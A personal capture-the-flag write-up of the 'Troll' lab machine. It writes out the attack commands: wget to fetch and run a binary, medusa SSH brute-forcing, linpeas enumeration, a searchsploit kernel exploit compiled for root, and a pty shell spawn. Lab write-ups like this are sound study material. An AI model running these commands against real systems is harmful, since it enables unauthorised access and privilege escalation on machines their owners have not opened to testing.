
wget http://172.16.96.129/sup3rs3cr3tdirlol/roflmao

file roflmao

chmod +x roflmao 

./roflmao

This message is very interesting

Find address 0x0856BF to proceed

I through I need to go inside the binary and check the address 0x0856BF and find the corresponding (text) value. Therefore, I tried many different ways to read it.  (For example, xxd, strings, bless, gdb etc..)

Later I peeked other people’s walk-through, just for this case only (otherwise, it will defeat the purpose of my own learning provided I copy anything and everything). I see. It was nothing but my own misunderstanding.

2. HTTP

http://172.16.96.129/0x0856BF/


I did clean up the which_one_lol.txt.

I also add the troll, which_one_lol.txt, Pass.txt, all in my user list file which is which_one_lol.txt as well as password list i.e. Pass.txt

Content of which_one_log.txt

Content of Pass.txt

medusa -h 172.16.96.129 -U which_one_lol.txt -P Pass.txt -M ssh 


username: overflow

password: Pass.txt 
Protocol : SSH (we got this from nmap scan result)

Then I upload the linpeas.sh to /tmp folder (I won’t write the command here because it is quite essential and simple)

I ran the command sh linpeas.sh



This machine really worth its name TROLL.

See this screenshot …

I got little time to perform this command (uname -a) and do some googling


searchsploit -m 37292      # m is nothing but mirroring or copy

I have uploaded the exploit code 37292.c to our target machine

To be honest, I need to first do

which gcc

To check whether gcc compiler is there before uploading however, I think it is alright as I found the gcc is running on the target machine

 gcc 37292.c -o exploit

./exploit 

id 
ls -l /root 

cat /root/proof.txt



Yes, I got root but I am not happy as I got logged out again. So, I have decided to find which is the culprit program and gonna take that out 🙂

Hopefully I could complete it before my friend leave the office because he has the key lol By the way, I started working this writeup around 5:30PM (because I need to do office work from 9 to 5).

Good morning guys, let’s resume we left out yesterday.



I was able to find the culprit. The system is running a program called lmao.py which is located in /opt.  By the way, while I walking to the office, I thought if I can’t find any crontab entry, I would go with pspy64 tool. Because I used this very tool and find some cronjob action in my previous few blogs.(You can also keep this in mind)

I tried to comment the crontab entry however, my favorite editor (vim) is giving me hard time for some reason. That’s why I have commented out the entire script in lmao.py which is just few lines.

After this, I just made my shell Interactive by

python3 -c "import pty; pty.spawn('bin/bash')";

export TERM=xterm

That’s all guys.. Wish you have a productive day ahead! Remember, sometimes break between the work and study is also necessary 🙂